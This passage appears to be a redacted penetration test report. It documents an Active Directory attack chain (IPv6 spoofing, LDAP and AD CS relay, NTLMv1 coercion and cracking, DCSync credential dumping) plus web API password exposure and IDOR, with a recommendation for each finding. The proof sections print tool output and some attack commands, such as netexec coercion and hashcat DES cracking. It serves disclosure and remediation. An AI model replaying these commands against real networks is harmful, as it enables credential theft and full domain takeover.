Recommendation:	If IPv6 is not used internally, block all DHCPv6 traffic in the Windows firewall via Group Policy for all hosts. In addition, it is primarily recommended to disable WPAD usage. This can be accomplished by updating the registry via Group Policy. It is recommended that the two registry key values below are created/updated: In the key 'HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings', create a value of 'AutoDetect' with a data type of 'REG_DWORD' and a Data value of 0. In the key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp', create a value of 'DisableWPAD' with a data type of 'REG_DWORD' and a Data value of 1. If WPAD proxy detection is required, explicitly configure the location of the proxy on hosts instead of allowing WPAD to detect it automatically.

	Further, enforce Router Advertisement Guard (RA Guard) on all routers and gateways that support it. https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/configure-ipv6-in-windows https://projectblack.io/blog/disable-wpad-via-gpo/ https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/ https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/	
Affected:	IP Address:	Hostname:
	127.0.0.1	
Proof:	During the engagement, the tester was able to perform an IPv6 man-in-the-middle attack. In addition, it was found that WPAD record lookups were able to be spoofed. Further, the tester was able to leverage rogue router advertisements to force network hosts to retrieve IPv6 configurations. This was leveraged to capture NTLM authentication traffic from hosts and obtain a successful LDAP relay. (See Finding H002 for more information). <pre> Starting mitm6 using the following configuration: Primary adapter: eth0 [] IPv4 address: [] IPv6 address: [] DNS local search domain: [] DNS allowlist: [] Sent spoofed reply for wpad. [] to [] Sent spoofed reply for wpad. [] to [] Sent spoofed reply for [] to [] IPv6 address fe80::7611:1 is now assigned to mac: [] host: [] </pre>	

Finding: H002 Lack of LDAP Security Controls	
High	
CVSS Score:	10
Description:	The LDAP service running on the domain controllers does not have security controls enabled to prevent relay attacks. Specifically, LDAP Channel Binding is not set to "Always" and LDAP Signing is not set to "Require Signing". This allows an attacker who is able to intercept NTLM authentication requests (by conducting a man-in-the-middle attack) to impersonate active directory accounts and interact with the LDAP service in an authenticated manner.
Recommendation:	Ensure that LDAP Channel Binding is set to "Enforced" and that LDAP Signing is set to "Require Signing" on the domain controllers to fully mitigate LDAP relay attacks.

	It is recommended to use a multi-step approach to enabling LDAP Channel Binding and LDAP Signing, as some legacy devices do not support these security controls. It is recommended to first set LDAP Channel Binding to "When Supported". This will allow legacy clients to still connect. This will generate event IDs (as described in depth in the documentation) which can be used to identify all legacy hosts which do not support these configurations. Once there are no more legacy devices connecting insecurely, LDAP Channel Binding should be set to "Always". It is important to note that setting the control to "When Supported" does not fully mitigate this issue, and having the setting set to "Always" is the only way to fully mitigate the issue. In addition, it is recommended to set LDAP Signing to "Require Signing" and then monitor for event IDs related to failed LDAP binds due to LDAP Signing to identify hosts that do not support it. Microsoft's documentation on enabling LDAP Signing: https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/enable-ldap-signing-in-windows-server Microsoft's documentation on enabling LDAP Channel Binding: https://support.microsoft.com/en-us/topic/2020-2023-and-2024-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a	
Affected:	IP Address:	Hostname:
	127.0.0.1, 127.0.0.1	DC01.redacted.local, DC02.redacted.local
Proof:	During the engagement, the tester performed an unauthenticated scan of the LDAP services running on both domain controllers. It was determined at that point that LDAP Channel Binding was not enforced for the LDAP service on either domain controller. The state of LDAP Signing requirements was not able to be determined from an unauthenticated perspective. 	

While unauthenticated, the tester leveraged the lack of LDAP Channel Binding and LDAP Signing to gain initial access to Active Directory. By performing IPv6 man-in-the-middle attacks (See Finding H001 for more information), NTLM authentication traffic for a user was obtained and relayed to the LDAP service running on DC02.

```
HTTPD(80): Client requested path: http://www.gstatic.com/generate_204
HTTPD(80): Authenticating against ldap:// as / SUCCEEDED
Started interactive Ldap shell via TCP on 127.0.0.1:11001 as
```

An interactive LDAP session as the user was leveraged to exploit the default machine account quota to add a tester-controlled machine account to the domain (See Finding M001 for more information). This provided the tester with persistent authenticated access to Active Directory.

```
# whoami
u: \
# start_tls
Sending StartTLS command ...
StartTLS succeeded, you are now using LDAPS!
```

After gaining authenticated access to Active Directory through the LDAP relay attack, the service was scanned again using the tester-controlled machine account's credentials to determine that LDAP Signing is also not enforced.

```
~Checking DCs for LDAP NTLM relay protections~
[+] (LDAP) SERVER SIGNING REQUIREMENTS NOT ENFORCED!
[+] (LDAPS) CHANNEL BINDING SET TO "NEVER"! PARTY TIME!
[+] (LDAP) SERVER SIGNING REQUIREMENTS NOT ENFORCED!
[+] (LDAPS) CHANNEL BINDING SET TO "NEVER"! PARTY TIME!
```

Finding: H003 AD CS Insecure Web Enrollment Endpoint (ESC8)	
High	
CVSS Score:	10
Description:	The Active Directory Certificate Services (AD CS) web enrollment portal is vulnerable to relay attacks which allow full domain compromise. This is due to a lack of encryption enforced for the web enrollment endpoint. This attack is known as ESC8.

	An attacker can coerce authentication from a Domain Controller by many means, such as coercing the Domain Controller machine account to authenticate to the attacker's host using the MS-RPRN RpcRemoteFindFirstPrinterChangeNotification(Ex) methods via tools such as PetitPotam, SpoolSample and/or Dementor. The attacker can then relay the NTLM authentication to impersonate the machine account and subsequently request a client authentication certificate via the default Domain Controller certificate template. This certificate can be used to authenticate to the domain as the Domain Controller, which results in full domain compromise.	
Recommendation:	If the web enrollment endpoint service is not used, it is recommended to disable it. If the web enrollment service is required, it is recommended to enforce HTTPS for the site within IIS Manager and enable Extended Protection for Authentication (EPA). It is important to note that enforcing HTTPS without enforcing EPA does not remediate this issue, and both must be fully enforced. The links below document this attack in depth, and the PREVENT8 section within the first link can be used as a guide to remediate the issue. https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf https://msrc.microsoft.com/blog/2009/12/extended-protection-for-authentication/	
Affected:	IP Address:	Hostname:
	127.0.0.1	CA01.domain.local
Proof:	After gaining initial access through the LDAP relay attack (See Finding H002 for more information), the web enrollment portal on CA01 was tested and found to only be using HTTPS without Extended Protection for Authentication (EPA).	

```
CA Name : 
DNS Name : 
Certificate Subject : CN= , DC= , DC= 
Certificate Serial Number : 
Certificate Validity Start : 2022-07-25 14:42:30+00:00
Certificate Validity End : 2034-07-25 14:52:30+00:00
Web Enrollment
  HTTP
    Enabled : True
  HTTPS
    Enabled : True
    Channel Binding (EPA) : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner : Administrators
  Access Rights
    ManageCa : Administrators
    ManageCertificates : Administrators
    Enroll : Administrators
  Vulnerabilities
    ESCB : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
```

By coercing authentication from the domain controller DC01 using credentials with PetitPotam, the NTLM authentication was relayed to the HTTP service for the web enrollment portal. This allowed the tester to retrieve a certificate that can be used to authenticate to Active Directory as DC01\$.

```
[*] Authenticating against http:// as
[*] Generating CSR ...
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 538968
[*] Writing PKCS#12 certificate to ./ .pfx
[*] Certificate successfully written to file
[*] GOT CERTIFICATE! ID 538969
[*] Writing PKCS#12 certificate to ./ .pfx
[*] Certificate successfully written to file
```

This provided full domain access to the tester, who subsequently dumped credentials from the domain controller. The NTLM hashes were subsequently taken offline to attempt password cracking. See Finding H004 for more information.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:
Guest:501:
krbtgt:502:
```

Finding: H004 NTLM Password Hashes Cracked

High

CVSS Score: 7.5

Description:	Captured and/or dumped Active Directory NTLM password hashes were run through a GPU password cracking tool to test the password strength. Hundreds of millions of password hashes can be tried in a second and simple passwords were cracked.	
Recommendation:	Change administrator passwords that were cracked. Require strong and complex passwords, especially for Administrator accounts. Domain passwords should be 14 or more characters, numbers, upper/lowercase, and special characters.	
Affected:	IP Address:	Hostname:
	127.0.0.1	DC01.domain.local
Proof:	After dumping credentials from the domain controller (See Finding H003 for more information), the NTLM hashes of all users within the environment were tested to see if they could be cracked. In total, 6,202 out of 8,719 NTLM hashes were cracked. This includes both enabled and disabled accounts. <pre> Hash Cracking Information: + Iteration #1 cracked 2,937 hashes + Iteration #2 cracked 1,203 hashes + Iteration #3 cracked 1,291 hashes + Iteration #4 cracked 332 hashes + Iteration #5 cracked 263 hashes + Iteration #6 cracked 176 hashes Total hashes cracked: 6,202 </pre> Please see the "HYPE" tab in the Internal Technical Workbook for additional information.	

Finding: H005	Broadcast Traffic Poisoning Attack
High	
CVSS Score:	8
Description:	Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service (NBT-NS), and mDNS (multicast DNS) are legacy name resolution protocols that are enabled by default on Windows machines. These protocols are used for name resolution when a hostname is not found via DNS. Because these are broadcast/multicast traffic, it can be poisoned by the first response. This allows

	attackers to poison requests and respond with an attacker-controlled IP address as the answer to the broadcast request. This will allow the attacker to receive any subsequent traffic intended for the poisoned hostname.	
Recommendation:	Disable the LLMNR, NBT-NS, and mDNS protocols. In addition, block these protocol requests from leaving the machines with host based firewalls. LLMNR can be disabled via GPO by enabling the setting found at Computer Configuration > Administrative Templates > Network > DNS Client > "turn off multicast name resolution" NBT-NS can be disabled using a registry key update via Group Policy. In the registry key 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters', create/update a value of 'EnableMDNS', set the data type to 'REG_DWORD', and set the Data value to 0. mDNS can be disabled using a registry key update via Group Policy. In the registry key 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters', create/update a value of 'EnableNetbios', set the data type to 'REG_DWORD', and set the Data value to 0.	
Affected:	IP Address:	Hostname:
	127.0.0.1, 127.0.0.1, 127.0.0.1 see technical workbook for additional hosts	
Proof:	The tester set up Responder to conduct a man-in-the-middle attack. Doing so, the tester was able to receive NTLMv2 hashes.	

```
[Proxy-Auth] Sending NTLM authentication request to
[Proxy-Auth] Sending NTLM authentication request to
[Proxy-Auth] NTLMv2 Client :
[Proxy-Auth] NTLMv2 Username :
[Proxy-Auth] NTLMv2 Hash :

[Proxy-Auth] Host : mtalk.google.com:5228
[Proxy-Auth] NTLMv2 Client :
[Proxy-Auth] NTLMv2 Username :
[Proxy-Auth] NTLMv2 Hash :

[Proxy-Auth] Host : mtalk.google.com:5228
```

Taking these hashes, the tester attempted to crack them to obtain the cleartext password for the accounts. The tester was successful in cracking one (1) NTLMv2 hash to obtain its respective cleartext password.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....:
Time.Started....: Mon 13:16:21 2025 (2 hours, 58 mins)
Time.Estimated...: Mon 16:15:11 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (
Guess.Mod.....: Rules (
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3263.1 MH/s (80.57ms) @ Accel:256 Loops:128 Thr:64 Vec:1
Speed.#2.....: 3918.1 MH/s (59.04ms) @ Accel:256 Loops:128 Thr:64 Vec:1
Speed.#*.....: 7181.2 MH/s
Recovered.....: 1/7 (14.29%) Digests (total), 1/7 (14.29%) Digests (new), 1/7 (14.29%) Salts
Progress.....: 127861545000000/127861545000000 (100.00%)
Rejected.....: 0/127861545000000 (0.00%)
```

Taking this username and password, the tester was able to validate that initial domain access was achieved.

```

[*] Windows 10 / Server 2016 Build 14393 x64
n) (signing:False) (SMBv1:True)
[+] N :
```

Finding: H006 Insecure Domain Controller GPO

High

CVSS Score:	10	
Description:	A critical misconfiguration was identified in the Default Domain Controllers Policy GPO, which is applied to all domain controllers in the environment. This policy explicitly disables SMB signing (RequireSecuritySignature = 0) and allows the use of the outdated NTLMv1 authentication protocol (LmCompatibilityLevel = 2). These settings weaken the integrity of SMB communication and enable insecure authentication methods that are vulnerable to interception and offline cracking. By disabling SMB signing, the domain controllers no longer verify the authenticity of SMB messages, making them susceptible to man-in-the-middle attacks. Allowing NTLMv1 further exposes the environment to credential theft, as NTLMv1 responses can be captured and cracked to reveal password hashes. These insecure configurations, introduced through domain-wide group policy, significantly reduce the overall security posture of the Active Directory environment and violate modern security best practices.	
Recommendation:	Update the Default Domain Controllers Policy GPO to enforce SMB signing by setting RequireSecuritySignature = 1 on both client and server components, and restrict authentication to NTLMv2 only by setting LmCompatibilityLevel = 5 or higher. These changes will ensure message integrity over SMB and prevent the use of insecure legacy authentication protocols.	
Affected:	IP Address:	Hostname:
	127.0.0.1, 127.0.0.2, 127.0.0.3 see technical workbook for additional hosts	
Proof:	With initial domain access via Finding: H001, the tester was able to enumerate domain information, such as Group Policy Objects (GPOs). <pre> [GPO] GPO Default Domain Controllers Policy {6AC1786C-016F-11D2-945F-00C04FB984F9} Current ----- Date Created 12/22/2004 8:57:07 AM Date Modified 2/13/2025 9:28:13 AM Path in SYSVOL \\ (sysvol\)\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9} Computer Policy Enabled User Policy Enabled Link OU=Domain Controllers,DC= ,DC= ,DC= (Enabled, Unenforced) </pre>	

Finding	Black
Reason	This registry key was set to a 'less-than-good' value, which made it interesting.
Detail	Determines which challenge response authentication protocol is used for network logons. If set lower than 3, NTLMv1 auth will be supported. Coerce auth from this machine with PetitPotam or PrinterBug, catch the auth with Responder (with the --disable-ess parameter), and crack it down to an NT hash here: https://crack.sh/get-cracking/ . After that, consider silver ticket to compromise the host. Network security: LAN Manager authentication level

Coercing authentication with the tool known as “NetExec”, the tester was able to capture the authentication from a Domain Controller with Responder, showing that the Domain Controller leveraged the NTLMv1 authentication protocol to authenticate. The tester was able to capture the NTLMv1 hash with a predefined authentication challenge.

```

$ netexec smb [redacted] -u [redacted] -p [redacted] -M coerce_plus -o M=pr -o LISTENER:
[*] Windows 10 / Server 2016 Build 14393 x64 (name: [redacted])
SMB 445 (signing:False) (SMBv1:True)
SMB 445 \
COERCE_PLUS 445
COERCE_PLUS 445
COERCE_PLUS 445

```

```

[SMB] NTLMv1 Client : [redacted]
[SMB] NTLMv1 Username : [redacted]
[SMB] NTLMv1 Hash : [redacted]

[*] Skipping previously captured hash for
[*] Skipping previously captured hash for
[*] Skipping previously captured hash for
[*] Skipping previously captured hash for

```

Taking the above hash, the tester was able to break it into three (3) separate portions, allowing it to be put through Hashcat with a faster cracking algorithm.

```
Hashfield Split:
['', '$', '', '1122334455667788']

Hostname:
Username: $
Challenge: 1122334455667788
LM Response:
NT Response:
CT1:
CT2:
CT3:

To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin 1122334455667788

To crack with hashcat create a file with the following contents:
:1122334455667788
:1122334455667788

echo " :1122334455667788">>14000.hash
echo " :1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?1?1?1

Once complete run output through deskey_to_ntlm.pl
```

As this turned the NTLMv1 into DES keys, the tester was successful in cracking these portions.

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 14000 (DES (PT = $salt, key = $pass))
Hash.Target.....: \sessions\ \hashes.txt
Time.Started.....: Tue May 20 12:43:04 2025 (13 hours, 24 mins)
Time.Estimated....: Wed May 21 02:07:14 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 \charsets\DES_full.hcchr, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 135.3 GH/s (7.88ms) @ Accel:256 Loops:1024 Thr:32 Vec:1
Speed.#2.....: 136.9 GH/s (7.76ms) @ Accel:256 Loops:1024 Thr:32 Vec:1
Speed.##.....: 272.1 GH/s
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 13041158166937600/72057594037927936 (18.10%)
Rejected.....: 0/13041158166937600 (0.00%)
```

As these values are still in DES format, we need to convert them back into the NT format.

```
(hbsadmin@kali)-[~/pentests/]
$ ./deskey_to_ntlm.pl 2 d
2 e

(hbsadmin@kali)-[~/pentests/]
$ ./deskey_to_ntlm.pl b e
b 7
```

	The third portion from above can be determined representing the last 4 characters of the NT hash. <pre>(ntlmv1-multi)-(hbsadmin@kali)-[~/tools/internal/ntlmv1-multi] \$ python ct3.py 9 1 1122334455667788 Recovered key: </pre> Once completed and properly put together, the tester was able to authenticate as the Domain Controller machine account successfully. <pre>[*] Windows 10 / Server 2016 Build 14393 x64 (signing:False) (SMBv1:True) [+] \ \$:</pre> As this is a domain machine account for a Domain Controller, the tester performed a DCSync to dump the NTLM of the built-in domain Administrator account to show the ability to have persistence and lateral movement within the domain. <pre>[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets Administrator:500: d:: [*] Kerberos keys grabbed Administrator:aes: e Administrator:aes: Administrator:des: [*] Cleaning up...</pre>
--	--

Finding: H007	Dell EMC iDRAC9 < 7.00.00.172 / 7.10.00.00 < 7.10.50.00 (DSA-2024-099)
High	
CVSS Score:	10
Description:	The version of Dell EMC iDRAC9 installed on the remote host is 7.00.00.172 or earlier or 7.10.0.0 prior to 7.10.50.00. It is, therefore, affected by a session hijacking vulnerability in IPMI. A malicious attacker could use this vulnerability to execute arbitrary code in the vulnerable application. In addition, the version of Dell EMC iDRAC9 installed on the remote host is prior to 6.00.30.00. It is, therefore, affected by a vulnerability as referenced in the DSA-2022-265 advisory.

	- Dell iDRAC9 version 6.00.02.00 and prior contain an improper input validation vulnerability in Racadm when the firmware lock-down configuration is set. A remote high privileged attacker may potentially exploit this vulnerability to bypass the firmware lock-down configuration and perform a firmware update. (CVE-2022-34435) Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.	
Recommendation:	Upgrade to Dell EMC iDRAC9 version 7.00.00.172, 7.10.50.00, or later.	
Affected:	IP Address:	Hostname:
	127.0.0.1	
Proof:		


Finding: M001 Default Machine Account Quota	
Medium	
CVSS Score:	6.3
Description:	It was found that the default Machine Account Quota settings within Active Directory are in place. Active Directory's default configuration allows any authenticated user to create up to 10 machine accounts in the domain. This behavior is governed by the ms-DS-MachineAccountQuota attribute, which is set to 10 by default, and the 'Add workstations to domain' user right, which is granted to the "Authenticated Users" group. This configuration introduces several security risks: - Low-privileged users can create machine accounts without administrative oversight. - Created machine accounts can be used to access domain resources or perform lateral movement. - Attackers can abuse this to gain initial access, persist in the environment, and/or escalate privileges. Specifically: - Machine accounts can be created during relay attacks to gain initial access. - Machine accounts can be configured with unconstrained delegation, enabling credential theft.

	- Created accounts may inherit permissions or access sensitive resources due to misconfigured ACLs. - Attackers can use machine accounts to perform domain enumeration or pivot to other systems.	
Recommendation:	The machine account quota should be restricted to IT-personnel only. This can be accomplished by setting the 'ms-DS-MachineAccountQuota' attribute of the domain to a value of 0, which would restrict all but admin users (Domain Admins, Enterprise Admins, etc.) from creating machine accounts. In environments where this right may be delegated to a specific privileged IT user group other than Admin accounts, it is recommended to set the user rights assignment of the 'add workstations to the domain' policy to that privileged IT user group. This will allow only those users in that group to add machine accounts to the domain, subject to the limit set on the 'ms-DS-MachineAccountQuota' domain attribute. If the attribute is set to 0, this will disallow any non-Admin user from creating machine accounts, even if the rights have been delegated to them.	
Affected:	IP Address:	Hostname:
	127.0.0.1	
Proof:	After the tester obtained a successful LDAP relay as a low-privileged domain user, the tester was successful in adding a machine account to the domain which was used for initial access and further testing of Active Directory. <pre># add_computer Attempting to add a new computer with the name: Inferred Domain DN: DC=,DC= Inferred Domain Name: New Computer DN: CN=,CN=Computers,DC=,DC= Adding new computer with username: and password: result: OK</pre> <pre>[*] Windows 10 / Server 2019 Build 17763 x64 (name:) [+] \ \$:</pre> After gaining initial access, the configurations of the Machine Account Quota was validated to determine the default value of the "ms-DS-MachineAccountQuota" attribute was set at 10, and the user rights assignment for "add workstations to the domain" was set to the default "Authenticated Users" group. <pre>[+] \ \$: [*] Getting the MachineAccountQuota MachineAccountQuota: 10</pre>	


	<pre>[+] Found SeMachineAccountPrivilege in Default Domain Controllers Policy: S-1-5-11 → Authenticated Users</pre> After testing was completed, the created machine account was removed from the domain.
--	---

Finding: M002	SNMP Agent Default Community Name (public)	
	Medium	
CVSS Score:	5.5	
Description:	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).	
Recommendation:	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port or change the default community string.	
Affected:	IP Address:	Hostname:
	127.0.0.1	
Proof:	 <pre> \$ snmp-check -c public [redacted] snmp-check v1.9 - SNMP enumerator Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org) [+] Try to connect to [redacted]:161 using SNMPv1 and community 'public' [*] System information: Host IP address : [redacted] Hostname : [redacted] Description : - Contact : "support@ dell.com" Location : "unknown" Uptime snmp : - Uptime system : 179 days, 22:47:33.70 System date : - [*] Network information: </pre>	


Finding: M003	Terminal Services Doesn't Use Network Level Authentication (NLA) Only	
	Medium	
CVSS Score:	4.3	
Description:	The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through	

	TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.	
Recommendation:	Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.	
Affected:	IP Address:	Hostname:
	127.0.0.1	
Proof:	 <pre> Target: [REDACTED] IP: [REDACTED] Port: 3389 [+] Checking supported protocols [-] Checking if RDP Security (PROTOCOL_RDP) is supported... Supported [-] Checking if TLS Security (PROTOCOL_SSL) is supported... Not supported - SSL NOT ALLOWED BY [-] Checking if CredSSP Security (PROTOCOL_HYBRID) is supported [uses NLA] ... Not supported </pre>	

Finding: M004			Legacy Encryption Protocol Detection		
Medium					
CVSS Score:		7			
Description:		The remote service accepts connections encrypted using SSL 2.0, SSL 3.0, TLS 1.0, and/or TLS 1.1. These versions of SSL/TLS are affected by several cryptographic flaws, including: - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients. Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely. NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.			
Recommendation:		Consult the application's documentation to disable SSL 2.0, 3.0, TLS 1.0, and TLS 1.1. Use TLS 1.2 (with approved cipher suites) or higher instead.			
Affected:		IP Address:		Hostname:	

	127.0.0.1, 127.0.0.2, 127.0.0.3, see technical workbook for additional hosts	
Proof:		

Web Application Vulnerability Scan and Penetration Test

Finding: H001 Passwords Exposed by API		
High		
CVSS Score:	9	
Description:	The API, when in an authenticated state, exposes the password of the current user in cleartext when the profile page is visited. Passwords should never be exposed by the API in cleartext as they can be intercepted by simply interacting with the application.	
Recommendation:	Do not expose the user passwords within the API.	
Affected:	IP Address:	Hostname:
	8.8.8.8	
Proof:	The URL below can be used to receive information on a user, including their username and password. Combined with finding H001, the consultant was able to gain access to all user accounts within the application. /api/user/getById?userId=<number>&loginProvider=<Login Provider> 	

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 18 Jun 2025 17:21:32 GMT
4 Access-Control-Allow-Origin: [REDACTED]
5 Set-Cookie: APRAffinity=[REDACTED]
6 Set-Cookie: APRAffinitySameSite=[REDACTED]
7 Vary: Origin,Accept-Encoding
8 Content-Length: 1133
9
10 {
  "data":{
    "id":3,
    "firstName":"[REDACTED]",
    "middleName":"",
    "lastName":"QA",
    "fullName":null,
    "email":"[REDACTED]",
    "phoneno":"[REDACTED]",
    "password":"[REDACTED]",
    "newPassword":null,
    "roleId":3,
    "roleName":"Customer",
    "lastLogin":"0001-01-01T00:00:00",
    "isSocialLogin":false,
    "loginProvider":null,
    "idToken":null,
    "forgotPasswordKey":null,
    "isActive":false,
    "envPath":null,
    "addressBook":[
      {
        "id":1,
        "userId":3,
        "firstName":"[REDACTED]",
        "lastName":"QA",
        "address1":"[REDACTED]",
        "address2":"",
        "city":"[REDACTED]",
        "state":"[REDACTED]",
        "zipCode":"[REDACTED]",
        "phone":"[REDACTED]",
        "emailID":"test@gmail.com",
        "country":"United States (US)",
        "isBillingAddress":true,
        "isDeleted":null,
        "createdBy":3,
        "createdOn":"2023-12-11T07:22:43.573",
        "modifiedBy":0,
        "modifiedOn":null
      }
    ]
  }
}

```

The consultant was able to automate this using Burp Professional to retrieve all usernames and passwords within the web application.

Apply capture filter			
"firstName":	"lastName":	"email":	"password":
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]

Finding: H002 Insecure Direct Object References (IDOR) - Sensitive Information Exposed	
High	
CVSS Score:	9
Description:	Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance in the OWASP 2007 Top Ten. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation as well as sensitive information exposure.
Recommendation:	To mitigate IDOR, implement access control checks for each object that users try to access. Web frameworks often provide ways to facilitate this. Additionally, use complex identifiers as a defense-in-depth measure, but remember that access control is crucial even with these identifiers. Avoid exposing identifiers in URLs and POST bodies if possible. Instead, determine the currently authenticated user from session information. When using multi-step flows, pass identifiers in the session to prevent tampering. Verify the user's permission every time an access attempt is made. Implement this structurally using the recommended approach for your web framework. As an additional defense-in-depth measure, replace enumerable numeric identifiers with more complex, random identifiers. You can achieve this by adding a column with random strings in the database table and using those strings in the URLs instead of numeric primary keys. Another option is to use UUIDs or other long random values as primary keys. Avoid encrypting identifiers as it can be challenging to do so securely.
WebApp:	
Proof:	During testing of the Add Document feature as a Manager role, Tester found the file names contained a link that could lead to IDOR:



Test 1 Documents

<
+ Add Document
Download ⓘ
✕ Delete ⓘ

	File Name	File Type
☒	test.txt	Association Enrollment
☐	test.txt	Association Enrollment

3
💡 Resource Center

